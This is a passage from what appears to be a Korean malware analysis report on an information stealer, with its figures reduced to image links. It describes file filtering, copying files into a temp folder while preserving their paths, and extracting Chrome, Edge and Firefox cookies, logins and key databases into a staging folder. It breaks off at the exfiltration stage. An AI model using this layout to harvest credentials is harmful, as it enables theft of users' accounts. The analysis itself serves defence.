

파일 필터링 조건

파일 크기 및 시간 제한

파일 복사 및 구조 보존
원본 경로: C:\Users\John\Documents\Projects\SecretProject\report.pdf
복사 경로: C:\Users\John\AppData\Local\Temp\a1b2c3d4e5f6g\h7i8j9k0l1m2n\ Users\John\Documents\Projects\SecretProject\report.pdf
• 원본 디렉토리 구조를 그대로 유지하여 복사
• 공격자가 파일의 원래 위치와 맥락을 파악 가능
• 조직 구조와 프로젝트 관계 분석 용이
② 2.2 브라우저 데이터 추출 프로세스

Chrome/Edge 데이터 추출

Firefox 데이터 추출

추출 데이터 구조화
B_info/
├── Go-C (Chrome 쿠키)
├── Go-L (Chrome 로그인)
├── Ed-C (Edge 쿠키)
├── Ed-L (Edge 로그인)
├── Fi-ke.db (Firefox 키)
├── Fi-cook.sqlite (Firefox 쿠키)
└── us.txt (사용자 정보)

그림 3 데이터 수집

2.5 데이터 유출 단계
A. 데이터 준비 과정
